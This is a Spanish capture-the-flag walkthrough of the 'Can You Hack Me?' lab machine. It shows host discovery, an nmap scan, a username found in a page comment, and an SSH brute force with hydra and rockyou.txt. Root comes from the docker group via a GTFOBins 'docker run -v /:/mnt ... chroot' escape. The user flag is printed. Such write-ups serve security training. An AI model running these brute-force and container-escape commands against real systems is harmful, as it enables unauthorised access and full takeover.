

Can you hack me?



Reconocimiento de la IP:

Primero escaneamos con un netdiscover a tu red para saber que ip tiene la maquina de can you hack me, una vez ya sepamos la ip la atacaremos para ver hasta donde podemos llegar.

```
root@kali: /home/n_guerra

Archivo Acciones Editar Vista Ayuda
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300

+-----+-----+-----+-----+-----+-----+
| IP | At | MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 10.20.30.1 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.20.30.2 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.20.30.3 | 08:00:27:2e:48:cd | 2 | 120 | PCS Systemtechnik GmbH |
| 10.20.30.15 | 08:00:27:6e:63:b9 | 1 | 60 | PCS Systemtechnik GmbH |
```

Escaneo de puertos:

Para saber que puertos hay abiertos en la ip que nos acaba de dar tenemos que hacer un nmap y la ip. Una vez que nos da el resultado procedemos a mirar ciertas cosas. Al darnos un puerto 80 lo que hacemos es entrar en firefox y buscar la web por la ip. Pero podemos ver que no funciona ya que nos redirige a otra pagina como bien nos dice en el nmap. Tendremos que añadir la ip con la pagina a /etc/hosts. Con el comando echo "10.20.30.15 canyouhackme.thl" >> /etc/hosts. Y ahora veremos que ya nos sale la web bien pero que no hay nada, entonces procederemos a inspeccionar la web haciendo un Ctrl + u

```
(root@kali)-[/home/n_guerra]
# nmap -A 10.20.30.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 17:29 CET
Nmap scan report for 10.20.30.15
Host is up (0.0079s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a8:da:3d:7d:c8:cd:c7:69:ce:ed:13:fa:de:b9:96:50 (ECDSA)
|_  256 03:24:b9:cc:0b:c2:15:09:db:73:9b:b5:24:d5:41:ca (ED25519)
80/tcp    open  http      Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to http://canyouhackme.thl
MAC Address: 08:00:27:6E:63:B9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   7.89 ms  10.20.30.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.45 seconds

(root@kali)-[/home/n_guerra]
#
```

Una vez estamos en el inspeccionador podemos apreciar que hay un comentario que pone algo de un tal Juan. Podemos intuir un poco que puede haber una posibilidad que el nombre de Juan sea un usuario.

```

31     }
32     to {
33         text-shadow: 0 0 20px #00ff00, 0 0 30px #00ff00, 0 0 40px #00ff00;
34     }
35 }
36
37 .matrix-bg {
38     position: absolute;
39     top: 0;
40     left: 0;
41     width: 100%;
42     height: 100%;
43     z-index: -1;
44     background: rgba(0, 0, 0, 0.8);
45     overflow: hidden;
46 }
47
48 .matrix-bg canvas {
49     position: absolute;
50     top: 0;
51     left: 0;
52 }
53 </style>
54 </head>
55 <body>
56 <h1>Can You Hack Me?</h1>
57
58 <div class="matrix-bg">
59 <canvas id="matrix"></canvas>
60 </div>
61
62 <script>
63     const canvas = document.getElementById('matrix');
64     const ctx = canvas.getContext('2d');
65     canvas.width = window.innerWidth;
66     canvas.height = window.innerHeight;
67     /* Hola Juan, te he dejado un correo importate, cundo puedas, leelo */
68     const fontSize = 16;
69     const columns = Math.floor(canvas.width / fontSize);
70     const drops = Array(columns).fill(0);
71     const matrixChars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz123456789@#%^&*(),;:~_?'!";
72
73     function drawMatrix() {
74         ctx.fillStyle = 'rgba(0, 0, 0, 0.05)';
75         ctx.fillRect(0, 0, canvas.width, canvas.height);
76
77         ctx.fillStyle = '#00ff00';
78         ctx.font = `${fontSize}px Courier`;
79
80         for (let i = 0; i < drops.length; i++) {
81             const text = matrixChars[Math.floor(Math.random() * matrixChars.length)];
82             ctx.fillText(text, i * fontSize, drops[i] * fontSize);

```

Explotación:

Probaremos con la herramienta de hydra a fuerza bruta para obtener la contraseña.

Utilizaremos al usuario juan y la librería de roku.txt para que intente obtener la contraseña a través del ssh. Después de un rato ya que tarda un poco en hacerlo nos dara la contraseña.

```
(root@kali)-[/home/n_guerra]
# hydra -l juan -P /usr/share/wordlists/rockyou.txt ssh://10.20.30.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 18:45:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.20.30.15:22/
[STATUS] 199.00 tries/min, 199 tries in 00:01h, 14344205 to do in 1201:22h, 11 active
[STATUS] 199.00 tries/min, 597 tries in 00:03h, 14343807 to do in 1201:20h, 11 active
[22][ssh] host: 10.20.30.15 login: juan password: matrix
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 18:48:43

(root@kali)-[/home/n_guerra]
```

Probaremos a acceder por ssh con el usuario y la contraseña que nos proporciono el hydra.

```
(root@kali)-[/home/n_guerra]
# ssh juan@10.20.30.15
juan@10.20.30.15's password: 
```

Una vez dentro ya nos da la primera flag del user.

```
juan@TheHackersLabs-CanYouHackMe: ~
Archivo Acciones Editar Vista Ayuda
User flag: 44053c9499fe4672492a928bfbcb4e21f
juan@TheHackersLabs-CanYouHackMe:~$
```

Haremos un sudo -l para saber los permisos que tiene el usuario, Pero al parecer no nos deja ya que no tiene permisos.


```
juan@TheHackersLabs-CanYouHackMe:~$ sudo -l
[sudo] password for juan:
Sorry, user juan may not run sudo on TheHackersLabs-CanYouHackMe.
```

Nicolas Guerra Garcia

Probamos otra manera de ver que permisos tiene este usuario haciendo un ID. Y nos dice que tiene algo de docker.

```
juan@TheHackersLabs-CanYouHackMe:~/snap$ ls
docker
juan@TheHackersLabs-CanYouHackMe:~/snap$ cd docker/
juan@TheHackersLabs-CanYouHackMe:~/snap/docker$ ls
2932 2963 common current
juan@TheHackersLabs-CanYouHackMe:~/snap/docker$ id
uid=1001(juan) gid=1001(juan) groups=1001(juan),100(users),1002(docker)
juan@TheHackersLabs-CanYouHackMe:~/snap/docker$
```

Accedemos al GTFObins para ver que podemos hacer con docker. En este caso cogeremos el de shell para poder explotarlo.



It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

Read a file by copying it to a temporary container and back to a new location on the host.

```
CONTAINER_ID="$(docker run -d alpine)" # or existing
TF=$(mktemp)
docker cp file_to_read $CONTAINER_ID:$TF
docker cp $CONTAINER_ID:$TF $TF
cat $TF
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.

```
sudo install -m =xs $(which docker) .
./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting is a root shell.

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Nicolas Guerra Garcia

Una vez que ya ejecutamos el comando nos da una terminal nueva donde si hacemos un whoami podemos ver que somos root ya. En este caso podríamos darnos permisos al usuario de juan por si no queremos actuar como root

```
juan@TheHackersLabs-CanYouHackMe:~/snap/docker$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
#
```